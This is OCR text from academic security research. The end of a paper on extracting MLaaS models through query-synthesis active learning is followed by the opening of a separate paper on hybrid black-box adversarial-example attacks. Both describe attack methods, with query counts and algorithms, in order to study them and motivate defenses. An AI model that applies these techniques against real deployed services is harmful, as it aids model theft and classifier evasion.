


Figure 6: log(Number of queries) needed for halfspace extraction (protected by the defense strategy proposed in [2]) using Algorithm 1. Note that the asymptotic query complexity for this algorithm is $O(\frac{1}{\varepsilon^2} d \max(1, d\hat{\sigma}^2) \log \frac{2d}{\delta})$. This explains the increase in query complexity as a function of d and ε. The large value of $\frac{Cd}{\varepsilon^2}$ dominates the query complexity in this algorithm. The price is plotted for the attack on the breast cancer dataset.

Such an algorithm takes as input an estimated upper bound $\hat{\sigma}$ for σ. The algorithm first draws $\tilde{O}(\frac{d}{\varepsilon^2}\max(1, d\hat{\sigma}^2))$ instances from the $d-$dimensional unit sphere $\mathbb{S}^{d-1}$ uniformly at random, and proceeds to have them labeled - by the oracle defined in [2] in this case. It then computes the average $v = \sum_{i=1}^{m} y_i x_i$. $w = \frac{v}{\|v\|}$, the direction of v, is the algorithm's estimate of the classifier w^*, and the length of v is used as an indicator of whether the algorithm succeeds: if this estimated upper bound is correct (i.e. $\sigma \leq \hat{\sigma}$), then with high probability, $\|w - w^*\| \leq \varepsilon$; otherwise it outputs FAIL, indicating the variance bound $\hat{\sigma}$ is incorrect. In such situations, we can reduce $\hat{\sigma}$ and try again. A detailed proof of the algorithm's guarantees is available in the appendix in [1].

While the asymptotic bounds for Algorithm 1 are larger than the active learning algorithms discussed thus far, in practice, the constant $C = (15\pi)^2$ can be reduced by a multiplicative factor to reduce the total number of queries used *i.e.* $\frac{C}{100}$ or $\frac{C}{1000}$ etc. In Figure 6, we observe that extracting halfspaces with geometric error $\varepsilon \approx 10^{-1}$ requires $\leq 10^4$ queries. While achieving $\varepsilon \approx 10^{-3}$ requires $\approx 10^7$ queries, the algorithm can be executed in parallel enabling faster run-times.

Lowd and Meek Baseline: The algorithm proposed by Lowd and Meek [38] can also be used to extract a halfspace. However, note that this algorithm can only operate in a noise-free setting. This is a severe limitation if a setting where the MLaaS employs defense strategies. From Table 2, one can observe that the number of queries required to extract the halfspace is more than the query synthesis algorithms we implemented. For example, consider the breast cancer dataset. The version space algorithm is able to extract a halfspace at a distance of $\varepsilon \leq 10^{-4}$ with 400 queries (or \$0.04). However, the algorithm proposed by Lowd and Meek takes 970 queries for extraction. Additionally, the geometric error of the extracted halfspaces are also higher than those extracted in the query synthesis case. The query complexity of the Lowd and Meek algorithm is $O(d \log(\frac{1}{a\varepsilon}))$, where $a = \min_{i=1,\cdots,d} \frac{|w_i^*|}{\|w^*\|}$ (w_i^* is the i-th coordinate of the groundtruth classifier w^*). This is worse than the $O(d \log(\frac{1}{\varepsilon}))$ query complexity of classical active learning algorithms. While this algorithm is not tailored to minimize the geometric error, we believe that these results further validate our claim that query synthesis active learning is a promising direction to explore.

Dataset	Queries	ε	Slowdown
Wine	189	0.071	1.67×
Breast Cancer	940	0.162	3.19×
Digits	1879	0.665	2.62×

Table 2: Number of queries and geometric error observed after extracting halfspaces using the line search procedure proposed by Lowd and Meek. Observe that the geometric error in some cases is large. Slowdown indicates the ratio between number of queries taken for the Lowd and Meek procedure and those taken by the DC^2 algorithm [16] for $\varepsilon = 0.01$, and $\rho = 0$.

6.2 Non-Linear Models

In this section, we report experimental results for extraction efficacy for non-linear models such as kernel SVMs and decision trees. Our experiments are designed to answer the following two questions: (1) Is QS active learning practically useful to extract non-linear models (*i.e.*, kernel SVMs) in an oracle access setting?, and (2) Is active learning useful to extract non-linear models (*i.e.*, decision trees) in scenarios where the ML server does not reveal any auxiliary information? As before, we use the same datasets as in Tramèr *et al.* [55]. The continuous variables are made discrete by binning (*i.e.* dividing into groups), and are then one-hot-encoded. Our experiments suggest that:

1. Utilizing the extended adaptive training (EAT) approach (refer § 4.1) is efficient for extracting kernel SVMs. Our approach improves query complexity by 5×-224×.
2. Utilizing the IWAL algorithm (refer § 4.2) enables extracting a decision tree in the absence of *any* auxiliary information, with a nominal increase in query complexity (14×).

Q1. Kernel SVM: As discussed in § 4.1, Tramèr *et al.* use *adaptive retraining* - a procedure to locate points close to the decision boundary - to obtain points used to seed their attack. Using these (labeled) points, they are able obtain the parameters which were used to instantiate the oracle using an extract-and-test approach (more specifically grid search). While techniques in active learning can not be used to expedite the grid search procedure, our experiments suggest that they are able to select more *informative* points *i.e.* points of greater uncertainty, with far fewer queries. With insight from the work of Bordes *et al.* [12], we propose the *extended adaptive retraining approach* (refer § 4.1) to obtain uncertain points. Additionally, we measure uncertainty with respect to a model

Dataset	Adaptive Retraining		EAT	
	Queries	Accuracy	Queries	Accuracy
Mushroom	11301	98.5	1001	94.5
Breast Cancer	1101	99.3	119	96.4
Adult	10901	96.98	48	98.2
Diabetes	901	98.5	166	94.8

Table 3: Extraction of a kernel SVM model. Comparison of the query complexity and test accuracy (in %) obtained running Tramèr *et al.* adaptive retraining vs. extended adaptive retraining.

Dataset	Oracle	Path Finding	IWAL	
	Accuracy	Queries	Queries	Accuracy
Adult	81.2	18323	244188	80.2
Steak	52.1	5205	1334	73.1
Iris	86.8	246	361	89.4
GSShappiness	79	18907	254892	79.3

Table 4: Extraction of a decision tree model. Comparison of the query complexity and test accuracy (in %) obtained by running path finding (Tramèr *et al.*) vs. IWAL algorithm. The test accuracy (in %) of the server-hosted oracle is presented as a baseline.

that we train locally[8], eliminating redundant queries to the oracle. To compare the efficiency of our algorithm, we re-execute the adaptive retraining procedure, and present our results in Table 3.

It is clear that our approach is more query efficient in comparison to Tramèr *et al.* (between 5×-224×), with comparable test accuracy. These advantages stem from (a) using a more informative metric of uncertainty than the distance from the decision boundary, and (b) querying labels of only those points which the local model is uncertain about.

Q2. Decision Trees: Tramèr *et al.* propose a path finding algorithm to determine the structure of the server-hosted decision tree. They rely on the server's response to incomplete queries, and the addition of node identifiers to the generated outputs to recreate the tree. From our analysis presented in Table 1such flexibility is not readily available in most MLaaS providers. As discussed earlier (refer § 4.2), we utilize the IWAL algorithm proposed by Beygelzimer *et al.* [11] that iteratively refines a learned hypothesis. It is important to note that the IWAL algorithm is more general, and does not rely on the information needed by the path finding algorithm. We present the results of extraction using the IWAL algorithm below in Table 4.

In each iteration, the algorithm learns a new hypothesis, but the efficiency of the approach relies on the hypothesis used preceding the first iteration. To this end, we generate inputs uniformly at random. Note that in such a *uniform query generation* scenario, we rely on zero auxiliary information. We can see that while the number of queries required to launch such extraction attacks is greater than in the approach proposed by Tramèr *et al.*, such an approach obtains comparable test error to the oracle. While the authors rely on certain distributional assumptions to prove a label complexity result, we empirically observe success using the uniform strategy. Such an approach is truly powerful; it makes limited assumptions about the MLaaS provider and any prior knowledge.

[8] such a local model is seeded with uniformly random points labeled by the oracle

7 Discussion

We begin our discussion by highlighting algorithms an adversary could use if the assumptions made about the operational ecosystem are relaxed. Then, we discuss strategies that can potentially be used to make the process of extraction more difficult, and shortcomings in our approach.

7.1 Varying the Adversary's Capabilities

The operational ecosystem in this work is one where the adversary is able to synthesize data-points de novo to extract a model through oracle access. In this section, we discuss other algorithms an adversary could use if this assumption is relaxed. We begin by discussing other models an adversary can learn in the query synthesis regime, and move on to discussing algorithms in other approaches.

Equivalence queries. In her seminal work, Angluin [4] proposes a learning algorithm, L^*, to correctly learn a regular set from any minimally adequate teacher, in polynomial time. For this to work, however, *equivalence queries* are also needed along with membership queries. Should MLaaS servers provide responses to such equivalence queries, different extraction attacks could be devised. To learn linear decision boundaries, Wang *et al.* [59] first synthesize an instance close to the decision boundary using labeled data, and then select the real instance closest to the synthesized one as a query. Similarly, Awasthi *et al.* [7] study learning algorithms that make queries that are close to examples generated from the data distribution. These attacks require the adversary to have access to some subset of the original training data. In other domains, program synthesis using input-output example pairs (*e.g.*,[25, 58]) also follows a similar principle.

If the adversary had access to a subset of the training data, or had prior knowledge of the distribution from which this data was drawn from, it could launch a different set of attacks based on the algorithms discussed below.

Stream-based selective sampling. Atlas *et al.* [6] propose selective sampling as a form of directed search (similar to Mitchell [41]) that can greatly increase the ability of a connectionist network (*i.e.* power system security analysis in their paper) to generalize accurately. Dagan *et al.* [18] propose a method for training probabilistic classifiers by choosing those examples from a stream that are *more informative*. Lindenbaum *et al.* [36] present a lookahead algorithm for selective sampling of examples for nearest neighbor classifiers. The algorithm looks for the example with the highest utility, taking its effect on the resulting classifier into account. Another important application of selective learning was for feature

selection [37], an important preprocessing step. Other applications of stream-based selective sampling include sensor scheduling [34], learning ranking functions for information retrieval [62], and in word sense disambiguation [24].

Pool-based sampling. Dasgupta [21] surveys active learning in the non-separable case, with a special focus on statistical learning theory. He claims that in this setting, AL algorithms usually follow one of the following two strategies - (i) Efficient search in the hypothesis spaces (as in the algorithm proposed by Chen *et al.* [16], or by Cohn *et al.* [17]), or (ii) Exploiting clusters in the data (as in the algorithm proposed by Dasgupta *et al.* [22]). The latter option can be used to learn more complex models, such as decision trees. As the ideal halving algorithm is difficult to implement in practice, pool-based approximations are used instead such as uncertainty sampling and the query-by-committee (QBC) algorithm (*e.g.*, [14, 54]). Unfortunately, such approximation methods are only guaranteed to work well if the number of unlabeled examples (i.e. pool size) grows exponentially fast with each iteration. Otherwise, such heuristics become crude approximations and they can perform quite poorly.

7.2 Complex Models

PAC active learning strategies have proven effective in learning DNNs. The work of Sener *et al.* [49] selects the most representative points from a sample of the training distribution to learn the DNN. Papernot *et al.* [46] employ substitute model training - a procedure where a small training subset is strategically augmented and used to train a shadow model that resembles the model being attacked. Note that the prior approaches rely on some additional information, such as a subset of the training data.

Active learning for complex models is challenging. Active learning algorithms considered in this paper operate in an iterative manner. Let $\mathcal{H}$ be the entire hypothesis class. At time time $t \geq 0$ let the set of possible hypothesis be $\mathcal{H}_t \subseteq \mathcal{H}$. Usually an active-learning algorithm issues a query at time t and updates the possible set of hypothesis to $\mathcal{H}_{t+1}$, which is a subset of $\mathcal{H}_t$. Once the size of $\mathcal{H}_t$ is "small" the algorithm stops. Analyzing the effect of a query on possible set of hypothesis is very complicated in the context of complex models, such as DNNs. We believe this is a very important and interesting direction for future work.

7.3 Model Transferability

Most work in active learning has assumed that the correct hypothesis space for the task is already known *i.e.* if the model being learned is for logistic regression, or is a neural network and so on. In such situations, observe that the labeled data being used is biased, in that it is implicitly tied to the underlying hypothesis. Thus, it can become problematic if one wishes to re-use the labeled data chosen to learn *another, different* hypothesis space. This leads us to *model transferability*[9], a less studied form of defense where the oracle responds to any query with the prediction output from an entirely different hypothesis class. For example, imagine if a learner tries to learn a halfspace, but the teacher performs prediction using a boolean decision tree. Initial work in this space includes that of Shi *et al.* [51], where an adversary can steal a linear separator by learning input-output relations using a deep neural network. However, the performance of query synthesis active learning in such ecosystems is unclear.

[9] A special case of agnostic active learning [8].

7.4 Limitations

We stress that these limitations are not a function of our specific approach, and stem from the theory of active learning. Specifically: (1) As noted by Dasgupta [20], the label complexity of PAC active learning depends heavily on the specific target hypothesis, and can range from $O(\log \frac{1}{\varepsilon})$ to $\Omega(\frac{1}{\varepsilon})$. Similar results have been obtained by others [28, 43]. This suggests that for some hypotheses classes, the query complexity of active learning algorithms is as high as that in the passive setting. (2) Some query synthesis algorithms assume that there is some labeled data to bootstrap the system. However, this may not always be true, and randomly generating these labeled points *may* adversely impact the performance of the algorithm. (3) For our particular implementation, the algorithms proposed rely on the *geometric error* between the optimal and learned halfspaces. Sometimes, there is no direct correlation between this geometric error and the generalization error used to measure the model's *goodness*.

8 Related Work

Machine learning algorithms and systems are optimized for performance. Little attention is paid to the security and privacy risks of these systems and algorithms. Our work is motivated by the following attacks against machine learning.

1. Causative Attacks: These attacks are primarily geared at *poisoning* the training data used for learning, such that the classifier produced performs erroneously during test time. These include: (a) mislabeling the training data, (b) changing rewards in the case of reinforcement learning, or (c) modifying the sampling mechanism (to add some bias) such that it does not reflect the true underlying distribution in the case of unsupervised learning [48]. The work of Papernot *et al.* [47] modify input features resulting in misclassification by DNNs.

2. Evasion Attacks: Once the algorithm has trained successfully, these forms of attacks provide *tailored* inputs such that the output is erroneous. These *noisy inputs* often preserves the semantics of the original inputs, are human imperceptible, or are physically realizable. The well studied area of *adversarial examples* is an instantiation of such an attack. Moreover, evasion attacks can also be even black-box *i.e.* the attacker need not know the model. This is because an adversarial example optimized for one model is highly likely to be effective for other models. This concept, known as *transferability*, was introduced by Carlini *et al.* [15].

3. Exploratory Attacks: These forms of attacks are the primary focus of this work, and are geared at learning intrinsics about the algorithm used for training. These intrinsics can include learning model parameters, hyperparameters, or training data. Typically, these forms of attacks fall in two categories - *model inversion*, or *model extraction*. In the first class, Fredrikson *et al.* [23] show that an attacker can learn sensitive information about the dataset used to train a model, given access to side-channel information about the dataset. In the second class, the work of Tramér *et al.* [55] provides attacks to learn parameters of a model hosted on the cloud, through a query interface. Termed *membership inference*, Shokri *et al.* [52] learn the training data used for machine learning by training their own inference models. Wang *et al.* [57] propose attacks to learn a model's hyperparameters.

9 Conclusions

In this paper, we formalize model extraction in the context of Machine-Learning-as-a-Service (MLaaS) servers that return only prediction values (*i.e.*, oracle access setting), and we study its relation with *query synthesis* active learning (Observation 1). Thus, we are able to implement efficient attacks to the class of halfspace models used for binary classification (§ 6). While our experiments focus on the class of halfspace models, we believe that extraction via active learning can be extended to multiclass and non-linear models such as deep neural networks, random forests etc. We also begin exploring possible defense approaches (§ 5). To the best of our knowledge, this is the first work to formalize security in the context of MLaaS systems. We believe this is a fundamental first step in designing more secure MLaaS systems. Finally, we suggest that data-dependent randomization (*e.g.*, model randomization as in [2]) is the most promising direction to follow in order to design effective defenses.

10 Acknowledgements

This material is partially supported by Air Force Grant FA9550-18-1-0166, the National Science Foundation (NSF) Grants CCF-FMitF-1836978, SaTC-Frontiers-1804648, CCF-1652140, CNS-1838733, CNS-1719336, CNS-1647152, CNS-1629833 and ARO grant number W911NF-17-1-0405. Kamalika Chaudhuri and Songbai Yan thank NSF under 1719133 and 1804829 for research support.

References

[1] https://arxiv.org/abs/1811.02054, 2019.

[2] Ibrahim M. Alabdulmohsin, Xin Gao, and Xiangliang Zhang. Adding robustness to support vector machines against adversarial reverse engineering. In *Proceedings of the 23rd ACM International Conference on Conference on Information and Knowledge Management, CIKM 2014, Shanghai, China, November 3-7, 2014*, pages 231–240, 2014.

[3] Ibrahim M Alabdulmohsin, Xin Gao, and Xiangliang Zhang. Efficient active learning of halfspaces via query synthesis. In *AAAI*, pages 2483–2489, 2015.

[4] Dana Angluin. Learning regular sets from queries and counterexamples. *Information and computation*, 75(2):87–106, 1987.

[5] Giuseppe Ateniese, Luigi V. Mancini, Angelo Spognardi, Antonio Villani, Domenico Vitali, and Giovanni Felici. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. *IJSN*, 10(3):137–150, 2015.

[6] Les E Atlas, David A Cohn, and Richard E Ladner. Training connectionist networks with queries and selective sampling. In *Advances in neural information processing systems*, pages 566–573, 1990.

[7] Pranjal Awasthi, Vitaly Feldman, and Varun Kanade. Learning using local membership queries. In *Conference on Learning Theory*, pages 398–431, 2013.

[8] Maria-Florina Balcan, Alina Beygelzimer, and John Langford. Agnostic active learning. *Journal of Computer and System Sciences*, 75(1):78–89, 2009.

[9] Maria-Florina Balcan, Andrei Z. Broder, and Tong Zhang. Margin based active learning. In *Learning Theory, 20th Annual Conference on Learning Theory, COLT 2007, San Diego, CA, USA, June 13-15, 2007, Proceedings*, pages 35–50, 2007.

[10] Maria-Florina Balcan and Philip M. Long. Active and passive learning of linear separators under log-concave distributions. In *COLT 2013 - The 26th Annual Conference on Learning Theory, June 12-14, 2013, Princeton University, NJ, USA*, pages 288–316, 2013.

[11] Alina Beygelzimer, Daniel Hsu, John Langford, and Tong Zhang. Agnostic active learning without constraints. In *23rd International Conference on Neural Information Processing Systems (NIPS)*, 2010.

[12] Antoine Bordes, Seyda Ertekin, Jason Weston, and Leon Bottou. Fast kernel classifiers with online and active learning. *Journal of Machine Learning Research (JMLR)*, September 2005.

[13] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. *arXiv preprint arXiv:1712.04248*, 2017.

[14] Klaus Brinker. Incorporating diversity in active learning with support vector machines. In *Proceedings of the 20th International Conference on Machine Learning (ICML-03)*, pages 59–66, 2003.

[15] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *Security and Privacy (SP), 2017 IEEE Symposium on*, pages 39–57. IEEE, 2017.

[16] Lin Chen, Seyed Hamed Hassani, and Amin Karbasi. Near-optimal active learning of halfspaces via query synthesis in the noisy setting. In *AAAI*, pages 1798–1804, 2017.

[17] David Cohn, Les Atlas, and Richard Ladner. Improving generalization with active learning. *Machine learning*, 15(2):201–221, 1994.

[18] Ido Dagan and Sean P Engelson. Committee-based sampling for training probabilistic classifiers. In *Proceedings of the Twelfth International Conference on Machine Learning*, pages 150–157. The Morgan Kaufmann series in machine learning,(San Francisco, CA, USA), 1995.

[19] S. Dasgupta, D. Hsu, and C. Monteleoni. A general agnostic active learning algorithm. In *NIPS*, 2007.

[20] Sanjoy Dasgupta. Coarse sample complexity bounds for active learning. In *Advances in Neural Information Processing Systems 18 [Neural Information Processing Systems, NIPS 2005, December 5-8, 2005, Vancouver, British Columbia, Canada]*, pages 235–242, 2005.

[21] Sanjoy Dasgupta. Two faces of active learning. *Theoretical computer science*, 412(19):1767–1781, 2011.

[22] Sanjoy Dasgupta, Daniel J Hsu, and Claire Monteleoni. A general agnostic active learning algorithm. In *Advances in neural information processing systems*, pages 353–360, 2008.

[23] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium*, pages 17–32, 2014.

[24] Atsushi Fujii, Takenobu Tokunaga, Kentaro Inui, and Hozumi Tanaka. Selective sampling for example-based word sense disambiguation. *Computational Linguistics*, 24(4):573–597, 1998.

[25] Sumit Gulwani. Synthesis from examples: Interaction models and algorithms. In *Symbolic and Numeric Algorithms for Scientific Computing (SYNASC), 2012 14th International Symposium on*, pages 8–14. IEEE, 2012.

[26] S. Hanneke. A bound on the label complexity of agnostic active learning. In *ICML*, 2007.

[27] Steve Hanneke. Theory of disagreement-based active learning. *Foundations and Trends in Machine Learning*, 7(2-3):131–309, 2014.

[28] Tibor Hegedűs. Generalized teaching dimensions and the query complexity of learning. In *Proceedings of the eighth annual conference on Computational learning theory*, pages 108–117. ACM, 1995.

[29] Ling Huang, Anthony D. Joseph, Blaine Nelson, Benjamin I. P. Rubinstein, and J. D. Tygar. Adversarial machine learning. In *Proceedings of the 4th ACM Workshop on Security and Artificial Intelligence, AISec 2011, Chicago, IL, USA, October 21, 2011*, pages 43–58, 2011.

[30] Matti Kääriäinen. Active learning in the non-realizable case. In *Algorithmic Learning Theory, 17th International Conference, ALT 2006, Barcelona, Spain, October 7-10, 2006, Proceedings*, pages 63–77, 2006.

[31] Richard M. Karp and Robert Kleinberg. Noisy binary search and its applications. In *Proceedings of the Eighteenth Annual ACM-SIAM Symposium on Discrete Algorithms, SODA 2007, New Orleans, Louisiana, USA, January 7-9, 2007*, pages 881–890, 2007.

[32] Ross D King, Jem Rowland, Stephen G Oliver, Michael Young, Wayne Aubrey, Emma Byrne, Maria Liakata, Magdalena Markham, Pinar Pir, Larisa N Soldatova, et al. The automation of science. *Science*, 324(5923):85–89, 2009.

[33] Adam R. Klivans and Pravesh Kothari. Embedding hard learning problems into gaussian space. In *Approximation, Randomization, and Combinatorial Optimization. Algorithms and Techniques, APPROX/RANDOM 2014, September 4-6, 2014, Barcelona, Spain*, pages 793–809, 2014.

[34] Vikram Krishnamurthy. Algorithms for optimal scheduling and management of hidden markov model sensors. *IEEE Transactions on Signal Processing*, 50(6):1382–1397, 2002.

[35] Eyal Kushilevitz and Yishay Mansour. Learning decision trees using the fourier spectrum. *SIAM J. Comput.*, 22(6):1331–1348, 1993.

[36] Michael Lindenbaum, Shaul Markovitch, and Dmitry Rusakov. Selective sampling for nearest neighbor classifiers. In *AAAI/IAAI*, pages 366–371. Citeseer, 1999.

[37] Huan Liu, Hiroshi Motoda, and Lei Yu. A selective sampling approach to active feature selection. *Artificial Intelligence*, 159(1-2):49–74, 2004.

[38] Daniel Lowd and Christopher Meek. Adversarial learning. In *Proceedings of the Eleventh ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, Chicago, Illinois, USA, August 21-24, 2005*, pages 641–647, 2005.

[39] Andrew McCallum and Kamal Nigam. Employing EM and pool-based active learning for text classification. In *Proceedings of the Fifteenth International Conference on Machine Learning, Madison, Wisconsin, USA, July 24-27, 1998*, pages 350–358, 1998.

[40] Ha Quang Minh, Partha Niyogi, and Yuan Yao. Mercer's theorem, feature maps, and smoothing. In *International Conference on Computational Learning Theory*, pages 154–168. Springer, 2006.

[41] Tom M Mitchell. Generalization as search. *Artificial intelligence*, 18(2):203–226, 1982.

[42] Tom Michael Mitchell. Version spaces: an approach to concept learning. Technical report, STANFORD UNIV CALIF DEPT OF COMPUTER SCIENCE, 1978.

[43] Mohammad Naghshvar, Tara Javidi, and Kamalika Chaudhuri. Noisy bayesian active learning. In *Communication, Control, and Computing (Allerton), 2012 50th Annual Allerton Conference on*, pages 1626–1633. IEEE, 2012.

[44] Robert Nowak. Noisy generalized binary search. In *Advances in neural information processing systems*, pages 1366–1374, 2009.

[45] Robert D. Nowak. The geometry of generalized binary search. *IEEE Trans. Information Theory*, 57(12):7893–7906, 2011.

[46] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 506–519. ACM, 2017.

[47] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *Security and Privacy (EuroS&P), 2016 IEEE European Symposium on*, pages 372–387. IEEE, 2016.

[48] Nicolas Papernot, Patrick McDaniel, Arunesh Sinha, and Michael Wellman. Towards the science of security and privacy in machine learning. *arXiv preprint arXiv:1611.03814*, 2016.

[49] Ozan Sener and Silvio Savarese. Active learning for convolutional neural networks: A core-set approach. 2018.

[50] B Settles. Active learning literature survey univ. wisconsin-madison, madison, wi, 2009. Technical report, CS Tech. Rep. 1648.

[51] Yi Shi, Yalin Sagduyu, and Alexander Grushin. How to steal a machine learning classifier with deep learning. In *Technologies for Homeland Security (HST), 2017 IEEE International Symposium on*, pages 1–5. IEEE, 2017.

[52] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *Security and Privacy (SP), 2017 IEEE Symposium on*, pages 3–18. IEEE, 2017.

[53] Nedim Srndic and Pavel Laskov. Practical evasion of a learning-based classifier: A case study. In *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014*, pages 197–211, 2014.

[54] Simon Tong and Daphne Koller. Support vector machine active learning with applications to text classification. *Journal of machine learning research*, 2(Nov):45–66, 2001.

[55] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016.*, pages 601–618, 2016.

[56] Leslie G Valiant. A theory of the learnable. *Communications of the ACM*, 27(11):1134–1142, 1984.

[57] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. *arXiv preprint arXiv:1802.05351*, 2018.

[58] Chenglong Wang, Alvin Cheung, and Rastislav Bodik. Interactive query synthesis from input-output examples. In *Proceedings of the 2017 ACM International Conference on Management of Data*, pages 1631–1634. ACM, 2017.

[59] Liantao Wang, Xuelei Hu, Bo Yuan, and Jianfeng Lu. Active learning via query synthesis and nearest neighbour search. *Neurocomputing*, 147:426–434, 2015.

[60] Songbai Yan, Kamalika Chaudhuri, and Tara Javidi. Active learning from imperfect labelers. In *Advances in Neural Information Processing Systems*, pages 2128–2136, 2016.

[61] Songbai Yan and Chicheng Zhang. Revisiting perceptron: Efficient and label-optimal learning of halfspaces. In *Advances in Neural Information Processing Systems 30: Annual Conference on Neural Information Processing Systems 2017, 4-9 December 2017, Long Beach, CA, USA*, pages 1056–1066, 2017.

[62] Hwanjo Yu. Svm selective sampling for ranking with application to data retrieval. In *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*, pages 354–363. ACM, 2005.

[63] Chicheng Zhang and Kamalika Chaudhuri. Beyond disagreement-based agnostic active learning. In *Advances in Neural Information Processing Systems*, pages 442–450, 2014.

In 29th *USENIX Security Symposium*, August 2020 (Accepted: June 2019; This version: December 2, 2019)



Hybrid Batch Attacks: Finding Black-box Adversarial Examples with Limited Queries

Fnu Suya, Jianfeng Chi, David Evans, Yuan Tian
University of Virginia

Abstract

We study adversarial examples in a black-box setting where the adversary only has API access to the target model and each query is expensive. Prior work on black-box adversarial examples follows one of two main strategies: (1) transfer attacks use white-box attacks on local models to find candidate adversarial examples that transfer to the target model, and (2) optimization-based attacks use queries to the target model and apply optimization techniques to search for adversarial examples. We propose hybrid attacks that combine both strategies, using candidate adversarial examples from local models as starting points for optimization-based attacks and using labels learned in optimization-based attacks to tune local models for finding transfer candidates. We empirically demonstrate on the MNIST, CIFAR10, and ImageNet datasets that our hybrid attack strategy reduces cost and improves success rates. We also introduce a seed prioritization strategy which enables attackers to focus their resources on the most promising seeds. Combining hybrid attacks with our seed prioritization strategy enables batch attacks that can reliably find adversarial examples with only a handful of queries.

1 Introduction

Machine learning (ML) models are often prone to misclassifying inputs, known as *adversarial examples* (AEs), that are crafted by perturbing a normal input in a constrained, but purposeful way. Effective methods for finding adversarial examples have been found in white-box settings, where an adversary has full access to the target model [8, 17, 24, 32, 39], as well as in black-box settings, where only API access is available [10, 21, 22, 36, 38, 43]. In this work, we aim to improve our understanding of the expected cost of black-box attacks in realistic settings. For most scenarios where the target model is only available through an API, the cost of attacks can be quantified by the number of model queries needed to find a desired number of adversarial examples. Black-box attacks often require a large number of model queries, and each query takes time to execute, in addition to incurring a service charge and exposure risk to the attacker.

Previous black-box attacks can be grouped into two categories: *transfer attacks* [35, 36] and *optimization attacks* [10, 21, 22, 38, 43]. Transfer attacks exploit the observation that adversarial examples often transfer between different models [17, 27, 29, 36, 41]. The attacker generates adversarial examples against local models using white-box attacks, and hopes they transfer to the target model. Transfer attacks use one query to the target model for each attempted candidate transfer, but suffer from *transfer loss* as local adversarial examples may not successfully transfer to the target model. Transfer loss can be very high, especially for targeted attacks where the attacker's goal requires finding examples where the model outputs a particular target class rather than just producing misclassifications.

Optimization attacks formulate the attack goal as a black-box optimization problem and carry out the attack using a series of queries to the target model [1, 4, 10, 18, 21, 22, 28, 33, 43]. These attacks require many queries, but do not suffer from transfer loss as each seed is attacked interactively using the target model. Optimization-based attacks can have high attack success rates, even for targeted attacks, but often require many queries for each adversarial example found.

Contributions. Although improving query efficiency and attack success rates for black-box attacks is an active area of research for both transfer-based and optimization-based attacks, prior works treat the two types of attacks independently and fail to explore possible connections between the two approaches. We investigate three straightforward possibilities for combining transfer and optimization-based attacks (Section 3), and find that only one is generally useful (Section 4): failed transfer candidates are useful starting points for optimization attacks. This can be used to substantially improve black-box attacks in terms of both success rates and, most importantly, query cost. Compared to transfer attacks, hybrid attacks can significantly improve the attack success rate by adopting optimization attacks for the non-transfers, which increases per-sample query cost. Compared to optimization attacks, hybrid attacks significantly reduce query complexity

when useful local models are available. For example, for both MNIST and CIFAR10, our hybrid attacks reduce the mean query cost of attacking normally-trained models by over 75% compared to state-of-the-art optimization attacks. For ImageNet, the transfer attack only has 3.4% success rate while the hybrid attack approaches 100% success rate.

To improve our understanding of resource-limited black-box attacks, we simulate a *batch attack* scenario where the attacker has access to a large pool of seeds and is motivated to obtain many adversarial examples using limited resources. Alternatively, we can view the batch attacker's goal as obtaining a fixed number of adversarial examples with fewest queries. We demonstrate that the hybrid attack can be combined with a novel seed prioritization strategy to dramatically reduce the number of queries required in batch attacks (Section 5). For example, for ImageNet, when the attacker is interested in obtaining 10 adversarial examples from a pool of 100 candidate seeds, our seed prioritization strategy can be used to save over 70% of the queries compared to random ordering of the seeds.

2 Background and Related Work

In this section, we overview the two main types of black-box attacks which are combined in our hybrid attack strategies.

2.1 Transfer Attacks

Transfer attacks take advantage of the observation that adversarial examples often transfer across models. The attacker runs standard white-box attacks on local models to find adversarial examples that are expected to transfer to the target model. Most works assume the attacker has access to similar training data to the data used for the target model, or has access to pretrained models for similar data distribution. For attackers with access to pretrained local models, no queries are needed to the target model to train the local models. Other works consider training a local model by querying the target model, sometimes referred to as *substitute training* [27, 36]. With naïve substitute training, many queries are needed to train a useful local model. Papernot et al. adopt a reservoir sampling approach to reduce the number of queries needed [36]. Li et al. use active learning to further reduce the query cost [27]. However, even with these improvements, many queries are still needed and substitute training has had limited effectiveness for complex target models.

Although adversarial examples sometimes transfer between models, transfer attacks typically have much lower success rates than optimization attacks, especially for targeted attacks. In our experiments on ImageNet, the highest transfer rate of targeted attacks observed from a single local model is 0.2%, while gradient-based attacks achieve nearly 100% success. Liu et al. improve transfer rates by using an ensemble of local models [29], but still only achieve low transfer rates (3.4% in our ImageNet experiments, see Table 3).

